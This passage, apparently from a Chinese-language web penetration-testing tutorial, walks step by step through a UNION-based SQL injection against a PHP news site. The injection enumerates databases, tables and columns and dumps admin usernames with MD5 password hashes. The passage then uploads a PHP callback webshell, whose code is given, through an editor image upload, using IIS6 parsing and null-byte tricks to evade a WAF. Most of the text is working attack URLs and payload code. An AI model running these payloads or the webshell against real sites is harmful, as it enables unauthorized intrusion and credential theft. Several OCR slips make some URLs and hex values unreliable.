

图　3-4-22

根据上面的信息我们得知数据库为 5.0 以上版本。在 mysql5.0 以上版本中增加了一个系统库，叫 information_schema，利用它我们可以直接暴库、表、字段。在 5.0 以下的版本中只能通过暴力猜解的方式去获得表名和字段名。构造语句查询所有的数据库名，如图 3-4-23：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27 unionselect1,2,3,4,5,group_concat(distinct+table_schema),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

数据库有两个，分别为：information_schema,a0430130759



图　3-4-23

接着我们爆 a0430130759 库里的所有表，提交语句：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27 union select1,2,3,4,5,group_concat(distinct+table_name),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables

where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=注：table_schema=[库名]

库名要转换成 16 进制，如图 3-4-24 爆出的库里的表为：866_advs_duilian,866_advs_lb,866_advs_lbgroup,866_advs_link



图　3-4-24

我们在 POST 后台注入那里知道存放用户登录信息的表为 866_base_admin，但是这里却并没显示出来。不过我们既然已经知道了表名，就可以直接通过表名爆表的字段。我们提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27 unionselect1,2,3,4,5,group_concat(distinct+column_name),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.columns where table_name=0x3836365F626173655F61646D696E%23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

爆出的字段有 id,user,password,name,job,jobid,moveable，如图 3-4-25：



图　3-4-25

由图可知字段 user 和 password 应该就是存储的用户名和密码，所以我们构造语句，提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,group_concat(user,0x2B,password),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from 866_base_admin %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

显示用户名和通过 MD5 加密了的密码为：xx866+d2a0c56ce56280070d92e4895xxxxxxx,xxxx+dbf679516e719834，如图 3-4-26：



图　3-4-26

图中可以看出第二个用户的 MD5 加密的密码没有显示完整，想到前面爆数据库里的表的时候也并没有显示出我们所需要找的管理员表，猜测可能是因为能显示我们联合查询结果的这个字段限制了输出的字符的长度。因此我们回到上面用 substring（）函数来验证猜测是否正确。（说明：substring 使用方法为 substring（被截取字段，从第几位开始截取，截取长度）例如：select substring（content,5,200）as abstract from my_content_t）因此我们构造语句提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name),1,50),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x61303433303133330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

先显示前 50 个长度的值，如图 3-4-27：



图　3-4-27

先显示前 50 个长度的值。

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name)，50,100),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 3-4-28：

图　3-4-28

在构造语句显示 101 到 150 的值：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(distinct+table_name),101,150),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from information_schema.tables where table_schema=0x6130343330313330373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 3-4-29：

图　3-4-29

由上图我们可以看到最后显示的就像我们要找的表，但是没有显示完整，于是我们构造截取 140 到 160 的值，看这个表是否是我们所的。

http://www.xxxx.com/news/class/index.phppage=1&catid=1%27 union select 1,2,3,4,5,substring(group_concat(distinct+table_name),140,160),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52 from information_schema.tables where table_schema=0x61303433303133303373539 %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 3-4-30：



图　3-4-30

由图可见，我们的猜想是正确的，因为能显示数据的字段限制了长度，所以我们提交查询的数据没有显示完整，这次我们就爆出了我们想要的表名。我们回到爆字段内容上，利用 substring 函数爆出所有的用户名和密码。分别两次提交：

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27union select 1,2,3,4,5,substring(group_concat(user,0x2B,password),1,50),7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52from 866_base_admin %23&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

http://www.xxxx.com/news/class/index.php?page=1&catid=1%27%20union%20select%201,2,3,4,5,substring%28group_concat%28user,0x2B,password%29,50,100%29,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52%20from%20866_base_admin%20%23%20&myord=uptime&myshownums=&showtj=&showdate=&author=&key=

如图 3-4-31~图 3-4-32：



图　3-4-31



图　3-4-32

由上图可知爆出的用户名和密码分别如图 3-4-33：



图　3-4-33

解出 MD5 后，直接登陆后台，如图 3-4-34：



图　3-4-34

进入后台后，应该没啥说的了，都是那老套路，直接找到编辑器，打开图片上传，如图 3-4-35：



图　3-4-35

同样，打开 Burp suite，开启本地代理，点击“浏览”在本地寻找一个 PHP 图片木马（后缀必须是 jpg、gif 等图片后缀），我的木马代码为：

```
<?php $func = new ReflectionFunction($_GET[m]); echo $func->invokeArgs(array($_GET[c],$_GET[id]));?>
```

这里使用了 PHP 回调函数作为后门，接着点击“确定”开始截取数据包，如图 3-4-36：



图　3-4-36

在 POST 数据包中我们看到了 attachPath 为重命名后的图片文件，这说明程序是在客户端将我们的图片马做了重命名设置，那就好办了，直接修改这个名字再提交就行了，可能大家会想这接把 jpg 后缀改为 php 来提交，我试过了，程序在客户端重命名后会在服务器端坐文件验证，所以是无法通过的，如图 3-4-37~图 3-4-38：



图　3-4-37

图　3-4-38

由于远程 WEB 服务器是 IIS6.0 的，尝试解析漏洞上传，将文件后缀改为 php;jpg，如图 3-4-39：

图　3-4-39

Forward 后会返回上传成功后文件地址，如图 3-4-40：



图　3-4-40

访问之，查看情况，如图 3-4-41：

图　3-4-41

域名直接被 D 盾拦截，返回上传的地方抓包，抓到数据包后，重命名文件为 hack.php;.jpg，但是要在 hack.php 后面输入%00，再选中%00 按 Ctrl+Shift+u 来进行 urldecode，如图 3-4-42：



图　3-4-42

发送数据包，回显如图 3-4-43：

